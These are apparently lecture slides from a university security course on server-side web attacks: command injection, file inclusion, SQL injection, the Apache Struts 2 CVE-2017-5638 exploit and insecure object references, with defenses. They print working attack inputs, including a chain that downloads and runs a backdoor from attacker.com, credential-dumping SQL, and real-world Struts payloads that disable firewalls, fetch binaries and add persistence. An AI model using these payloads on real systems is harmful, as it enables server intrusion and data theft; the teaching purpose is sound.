Stony Brook University

CSE509 System Security

Attacks against the server-side of web applications

Nick Nikiforakis

nick@cs.stonybrook.edu

Threat model

- In these scenarios:
  - The server is benign
  - The client is malicious
    - The client can send arbitrary requests to the server, not bound by the HTML interfaces
- The attacker is after information at the server-side
  - Steal databases
  - Gain access to server
  - Manipulate server-side programs for gain

OWASP Top 10

- A1 – Injection
- A2 – Broken Auth and Session Management
- A3 – Cross-site Scripting
- A4 – Insecure Direct Object References
- A5 – Security misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing function level access control
- A8 – Cross-site Request Forgery
- A9 – Using components with kn. vulnerabilities
- A10 – Unvalidated redirects and Forwards

OWASP Top 10

- A1 – Injection
- A2 – Broken Auth and Session Management
- A3 – Cross-site Scripting
- A4 – Insecure Direct Object References
- A5 – Security misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing function level access control
- A8 – Cross-site Request Forgery
- A9 – Using components with kn. vulnerabilities
- A10 – Unvalidated redirects and Forwards

Imagine a server-side calendar

```
<?php
    $year = $_GET['year'];
    print "<pre>";
    system("cal $year");
    print "</pre>";
?>
```

http://example.com/cal.php?year=2012

```
                                2012

      January               February               March
Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7              1  2  3  4              1  2  3
 8  9 10 11 12 13 14   5  6  7  8  9 10 11   4  5  6  7  8  9 10
15 16 17 18 19 20 21  12 13 14 15 16 17 18  11 12 13 14 15 16 17
22 23 24 25 26 27 28  19 20 21 22 23 24 25  18 19 20 21 22 23 24
29 30 31              26 27 28 29           25 26 27 28 29 30 31


      April                 May                   June
Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7           1  2  3  4  5                 1  2
 8  9 10 11 12 13 14   6  7  8  9 10 11 12   3  4  5  6  7  8  9
15 16 17 18 19 20 21  13 14 15 16 17 18 19  10 11 12 13 14 15 16
22 23 24 25 26 27 28  20 21 22 23 24 25 26  17 18 19 20 21 22 23
29 30                 27 28 29 30 31        24 25 26 27 28 29 30


      July                  August                September
Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7              1  2  3  4                    1
 8  9 10 11 12 13 14   5  6  7  8  9 10 11   2  3  4  5  6  7  8
15 16 17 18 19 20 21  12 13 14 15 16 17 18   9 10 11 12 13 14 15
22 23 24 25 26 27 28  19 20 21 22 23 24 25  16 17 18 19 20 21 22
29 30 31              26 27 28 29 30 31     23 24 25 26 27 28 29
                                            30


      October               November              December
Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa
    1  2  3  4  5  6                 1  2  3                    1
 7  8  9 10 11 12 13   4  5  6  7  8  9 10   2  3  4  5  6  7  8
14 15 16 17 18 19 20  11 12 13 14 15 16 17   9 10 11 12 13 14 15
21 22 23 24 25 26 27  18 19 20 21 22 23 24  16 17 18 19 20 21 22
28 29 30 31           25 26 27 28 29 30     23 24 25 26 27 28 29
                                            30 31
```

system(“cal 2012”);

http://example.com/cal.php?year=2012;cat /etc/passwd

```
Su
 1  2  3  4  5  6  7            1  2  3  4               1  2  3
 8  9 10 11 12 13 14   5  6  7  8  9 10 11   4  5  6  7  8  9 10
15 16 17 18 19 20 21  12 13 14 15 16 17 18  11 12 13 14 15 16 17
22 23 24 25 26 27 28  19 20 21 22 23 24 25  18 19 20 21 22 23 24
29 30 31              26 27 28 29           25 26 27 28 29 30 31


       April                  May                    June
Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7            1  2  3  4  5                  1  2
 8  9 10 11 12 13 14   6  7  8  9 10 11 12   3  4  5  6  7  8  9
15 16 17 18 19 20 21  13 14 15 16 17 18 19  10 11 12 13 14 15 16
22 23 24 25 26 27 28  20 21 22 23 24 25 26  17 18 19 20 21 22 23
29 30                 27 28 29 30 31        24 25 26 27 28 29 30


        July                 August                September
Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7            1  2  3  4                     1
 8  9 10 11 12 13 14   5  6  7  8  9 10 11   2  3  4  5  6  7  8
15 16 17 18 19 20 21  12 13 14 15 16 17 18   9 10 11 12 13 14 15
22 23 24 25 26 27 28  19 20 21 22 23 24 25  16 17 18 19 20 21 22
29 30 31              26 27 28 29 30 31     23 24 25 26 27 28 29
                                            30


       October               November               December
Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa  Su Mo Tu We Th Fr Sa
    1  2  3  4  5  6                  1  2  3                     1
 7  8  9 10 11 12 13   4  5  6  7  8  9 10   2  3  4  5  6  7  8
14 15 16 17 18 19 20  11 12 13 14 15 16 17   9 10 11 12 13 14 15
21 22 23 24 25 26 27  18 19 20 21 22 23 24  16 17 18 19 20 21 22
28 29 30 31           25 26 27 28 29 30     23 24 25 26 27 28 29
                                            30 31

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

system(“cal 2012; cat /etc/passwd”);

What if we, as the script programmers, blacklist the semicolon? Will it solve our problems?

http://example.com/cal.php?year=2012%26%26cat /etc/passwd

January

Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

February

Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29			

March

Su	Mo	Tu	We	Th	Fr	Sa
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

April

Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30					

May

Su	Mo	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

June

Su	Mo	Tu	We	Th	Fr	Sa
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

July

Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

August

Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

September

Su	Mo	Tu	We	Th	Fr	Sa
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30						

October

Su	Mo	Tu	We	Th	Fr	Sa
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

November

Su	Mo	Tu	We	Th	Fr	Sa
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	


December

Su	Mo	Tu	We	Th	Fr	Sa
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31					

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

system(“cal 2012 && cat /etc/passwd”);

http://example.com/cal.php?year=2012 %2626wget www.attacker.com/backdoor.sh –O/tmp/back.sh%2626chmod +x /tmp/back.sh%26%26/tmp/back.sh



2012

January						
Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

February						
Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29			

March						
Su	Mo	Tu	We	Th	Fr	Sa
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

April						
Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30					

May						
Su	Mo	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

June						
Su	Mo	Tu	We	Th	Fr	Sa
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

July						
Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

August						
Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

September						
Su	Mo	Tu	We	Th	Fr	Sa
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30						

October						
Su	Mo	Tu	We	Th	Fr	Sa
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

November						
Su	Mo	Tu	We	Th	Fr	Sa
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	

December						
Su	Mo	Tu	We	Th	Fr	Sa
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31					

Injected commands does the following:

- Downloads backdoor script from attacker's server
- Makes it executable
- Executes it

Backdoor is now running with the permissions of the web server user on the web server

Remote Command Execution

- These were examples of a vulnerability belonging to the class of “Remote Command Execution”

- One of the more deadly attacks
  - Attacker has foothold on server
  - This foothold can be used to (among others): steal data, connect to other machines internal to the network, or try to become root

Defenses

- Defense should not be blacklisting
  - Hard to do comprehensively (&,*,`,$,(…)
  - Problems with applications that need access to the things that you blacklist
- Sanitization is the correct step
  - We saw this again in XSS where we said that the characters needed to be properly escaped
  - E.g. Place parameters in single quotes and escape existing single quotes that are part of the payload
  - Frameworks provide functions to help, e.g., escapeshellarg() in PHP

Question

- Can we rely on sanitization of the arguments using JavaScript at the client-side?
  - E.g. use JavaScript to add quotes to the value of the year variable, as the attacker types it in a specific HTML input field

- **NO!!!!!!**
  - The attacker is the client, and can send arbitrary input to us (e.g. remove JavaScript, or just create requests by hand/through another program)

Down the rabbit hole

```
<?php
   $file = $_GET['f'];
   if(isset($file))
   {
        include("pages/$file");
   }
   else
   {
        include("index.php");
   }
   ?>
```

Local File Inclusion

Intended use:

- `http://example.com/index.php?f=contactus.php`

Unintended use:

- `http://example.com/index.php?f=../../../../etc/passwd`

So now an attacker can read text files located on the system which are readable by the web server process

Down the rabbit hole

```
<?php
   $file = $_GET['f'];
   if(isset($file))
   {
        include($file . ".php");
   }
   else
   {
        include("index.php");
   }
   ?>
```

Remote File Inclusion

Intended use:

- `http://example.com/index.php?f=contactus`

Unintended use:

- `http://example.com/index.php?f=http://evil.com/commands`

So now an attacker can also run arbitrary PHP commands on the server

Defenses

- Filter input
  - Good but must account for more exotic attacks (e.g. different encodings of dots and slashes)
- Use known white list
  - Much better but involves more work
  - E.g. file can be one of [“news”, “contactus”, “main”]
    - If the request matches, great. If not, drop it.

OWASP Top 10

- A1 – Injection
- A2 – Broken Auth and Session Management
- A3 – Cross-site Scripting
- A4 – Insecure Direct Object References
- A5 – Security misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing function level access control
- A8 – Cross-site Request Forgery
- A9 – Using components with kn. vulnerabilities
- A10 – Unvalidated redirects and Forwards

Different name, same beast

```
<?php

  $user = $_POST['username'];
  $pass = $_POST['password'];

 $res = mysql_query("SELECT * from members where
username = '$user' and password = 'pass'");

[…]

?>
```

Different name, same beast

If the user submits:

- Username: Jack
- Password: letmein

Then the query becomes

*SELECT * from members where*
username = 'Jack' and password = 'letmein'

SQL Injection

What if an attacker submits:

- Username: administrator'--
- Password: doesnotmatter

Comment operator for some SQL databases

Then the query becomes

*SELECT * from members where username = 'administrator'--' and password = 'doesnotmatter'*

SQL Injection

In an eshop with the following:


*SELECT * from products where pid = $_GET['pid']*

An attacker could construct the following input:

Pid= -9999 UNION ALL SELECT username,password,3,4,5 from members;

Allowing him to list credentials from different tables in the SQL database

Compulsory XKCD cartoon



http://xkcd.com/327/

Defenses

- As before, sanitization should be used to stop the attack
  - E.g. knowing that a value should only be an integer, allows you to wrap it in the intval() function
- More generically, for SQL, **prepared statements** are considered the best way of defending

Prepared statements

```
mysql_query("SELECT * from members where username
= '$user' and password = `$pass'");
```

Now becomes

```
$stmt = $conn->prepare("SELECT * from members
where username=? and password=?");
$stmt->bind_param("ss", username,password);
$stmt->execute();
$res = $stmt->get_result();
```

Example: Apache Struts 2 (CVE-2017-5638)

Apache Struts 2 is a popular open source web application framework written in Java

Struts 2 users with Struts 1 compatibility plugin are vulnerable

- A remote attacker can inject operating system commands into a web application through the "Content-Type" header

The vulnerability exists in the Jakarta Multipart parser

- When an invalid value is placed in the Content-Type header, an exception is thrown
- The exception is used to display the error to the user
- **No input sanitization (!)**

```
8  def exploit(url, cmd):
9      payload = "%{(#_='multipart/form-data')."
10     payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
11     payload += "(#_memberAccess?"
12     payload += "(#_memberAccess=#dm):"
13     payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
14     payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
15     payload += "(#ognlUtil.getExcludedPackageNames().clear())."
16     payload += "(#ognlUtil.getExcludedClasses().clear())."
17     payload += "(#context.setMemberAccess(#dm))))."
18     payload += "(#cmd='%s')." % cmd
19     payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
20     payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
21     payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
22     payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
23     payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
24     payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
25     payload += "(#ros.flush())}"
26
27     try:
28         headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
29         request = urllib2.Request(url, headers=headers)
30         page = urllib2.urlopen(request).read()
```

The vulnerability occurs because the Content-Type is not escaped after the error, and is then used by LocalizedTextUtil.findText function to build the error message

This function will interpret the supplied message, and anything within ${...} will be treated as an Object Graph Navigation Library (OGNL) expression and evaluated as such

https://www.imperva.com/blog/2017/03/cve-2017-5638-new-remote-code-execution-rce-vulnerability-in-apache-struts-2/

In the Wild: Simple Probing

```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: %{(#Normal='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='whoami').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Language: zh-CN
```

http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

In the Wild: Increased Sophistication

```
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;wget -c http[redacted]:1234/2020;chmod 777 2020;./2020;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

In the Wild: Sophistication with Persistence

```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http:[redacted]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "./syn13576&">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

OWASP Top 10

A1 – Injection

A2 – Broken Auth and Session Management

A3 – Cross-site Scripting

A4 – Insecure Direct Object References

A5 – Security misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing function level access control

A8 – Cross-site Request Forgery

A9 – Using components with kn. vulnerabilities

A10 – Unvalidated redirects and Forwards

Insecure Direct Object References

- Imagine you login to your bank account, and there's a link that allows you to see last month's statement:
  - http://bank.com/get_last_statement.php?u=97665

- In insecure direct object reference, the application exposes a direct reference to an object which can allow attacker to bypass authorization, e.g.,
  - http://bank.com/get_last_statement.php?u=976654
  - http://bank.com/get_last_statement.php?u=976653
  - http://bank.com/get_last_statement.php?u=976652

Defenses

- Wrap direct object references into session-specific aliases

